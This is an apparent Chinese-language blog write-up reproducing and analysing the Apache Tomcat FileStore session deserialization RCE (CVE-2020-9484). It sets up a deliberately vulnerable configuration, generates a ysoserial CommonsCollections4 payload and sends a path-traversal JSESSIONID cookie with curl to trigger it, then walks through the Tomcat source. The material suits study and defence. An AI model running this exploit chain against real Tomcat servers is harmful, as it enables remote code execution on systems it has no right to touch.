漏洞信息
Apache Tomcat发布通告称修复了一个源于持久化Session的远程代码执行漏洞(CVE-2020-9484)Apache Tomcat是由Apache软件基金会属下Jakarta项目开发的Servlet容器。攻击者可能可以构造恶意请求,造成反序列化代码执行漏洞。成功利用该漏洞需要同时满足下列四个条件:
- 攻击者能够控制服务器上文件的内容和名称
- 服务器PersistenceManager配置中使用了FileStore
- 服务器PersistenceManager配置中设置了sessionAttributeValueClassNameFilter为NULL,或者使用了其他较为宽松的过滤器,允许攻击者提供反序列化数据对象
- 攻击者知道使用的FileStore存储位置到可控文件的相对文件路径。
当配置了 org.apache.catalina.session.PersistentManager 并且使用 org.apache.catalina.session.FileStore 来储存 session 时, 用户可以通过 org.apache.catalina.session.FileStore 的一个 LFI 漏洞来读取服务器上任意以 .session结尾的文件。然后通过反序列化来运行 .session 文件。
影响版本
Apache Tomcat 10.x < 10.0.0-M5
Apache Tomcat 9.x < 9.0.35
Apache Tomcat 8.x < 8.5.55
Apache Tomcat 7.x < 7.0.104
搭建环境
我是在vps上搭建的环境,下载Tomcat相应的版本,且解压到/usr/local/tomcat文件中
wget https://repo1.maven.org/maven2/org/apache/tomcat/tomcat/10.0.0-M4/tomcat-10.0.0-M4.tar.gz
mkdir /usr/local/tomcat
tar -zxvf tomcat-10.0.0-M4.tar.gz -C /usr/local/tomcat/
然后给tomcat配置持久化session
修改 /usr/local/tomcat/conf/context.xlm,添加Manager
	<Manager className="org.apache.catalina.session.PersistentManager" sessionAttributeValueClassNameFilter="">
        <Store className="org.apache.catalina.session.FileStore" directory="/tomcat/sessions/"/>
  	</Manager>

然后我们还需要)在/usr/local/tomcat/apache-tomcat-10.0.0-M4/lib/依赖目录下整一个反序列化的漏洞依赖比如commons-collections4-4.0.jar
wget https://repo.maven.apache.org/maven2/org/apache/commons/commons-collections4/4.0/commons-collections4-4.0.jar

运行Tomcat,也就是bin目录下的catalina.sh
catalina.sh start
访问8080端口就出来了
漏洞复现
用ysoserial-all.jar生成CC4的POC
java -jar ysoserial-all.jar CommonsCollections4 "touch /tmp/tesst" > /tmp/poc.session
然后利用FileStore 的 LFI 漏洞来读取该session文件并触发反序列化
curl 'http://156.239.238.130:8080/index.jsp' -H 'Cookie: JSESSIONID=../../../../../tmp/poc'

可以看到成功执行了touch命令并生成了一个tesst文件
漏洞分析

在org.apache.catalina.session.FileStore中,当用户请求里带有 JSESSIONID 时 会运行存在问题的 load 方法
tomcat的源码就自己去找吧,懒得写了
public Session load(String id) throws ClassNotFoundException, IOException {
        // Open an input stream to the specified pathname, if any
        File file = file(id);
        if (file == null || !file.exists()) {
            return null;
        }
        Context context = getManager().getContext();
        Log contextLog = context.getLogger();
        if (contextLog.isDebugEnabled()) {
            contextLog.debug(sm.getString(getStoreName()+".loading", id, file.getAbsolutePath()));
        }
        ClassLoader oldThreadContextCL = context.bind(Globals.IS_SECURITY_ENABLED, null);
        try (FileInputStream fis = new FileInputStream(file.getAbsolutePath());
                ObjectInputStream ois = getObjectInputStream(fis)) {
            StandardSession session = (StandardSession) manager.createEmptySession();
            session.readObjectData(ois);
            session.setManager(manager);
            return session;
        } catch (FileNotFoundException e) {
            if (contextLog.isDebugEnabled()) {
                contextLog.debug("No persisted data file found");
            }
            return null;
        } finally {
            context.unbind(Globals.IS_SECURITY_ENABLED, oldThreadContextCL);
        }
    }
这里的id就是我们传入的JSESSIONID的值,也就是../../../../../tmp/poc,会调用file文件,跟进看看
    private File file(String id) throws IOException {
        if (this.directory == null) {
            return null;
        }
        String filename = id + FILE_EXT;
        File file = new File(directory(), filename);
        return file;
    }
直接拼接id和FILE_EXT拓展名,也就是.session,随后返回file对象
然后会尝试调用getObjectInputStream方法
    protected ObjectInputStream getObjectInputStream(InputStream is) throws IOException {
        BufferedInputStream bis = new BufferedInputStream(is);
        ClassLoader classLoader = Thread.currentThread().getContextClassLoader();
        CustomObjectInputStream ois;
        if (this.manager instanceof ManagerBase) {
            ManagerBase managerBase = (ManagerBase)this.manager;
            ois = new CustomObjectInputStream(bis, classLoader, this.manager.getContext().getLogger(), managerBase.getSessionAttributeValueClassNamePattern(), managerBase.getWarnOnSessionAttributeFilterFailure());
        } else {
            ois = new CustomObjectInputStream(bis, classLoader);
        }

        return ois;
    }
里面会调用CustomObjectInputStream获取到Gadget类,随后就会执行反序列化操作

所以如果我们能上传文件,就可以达到反序列化RCE的效果。
参考文章: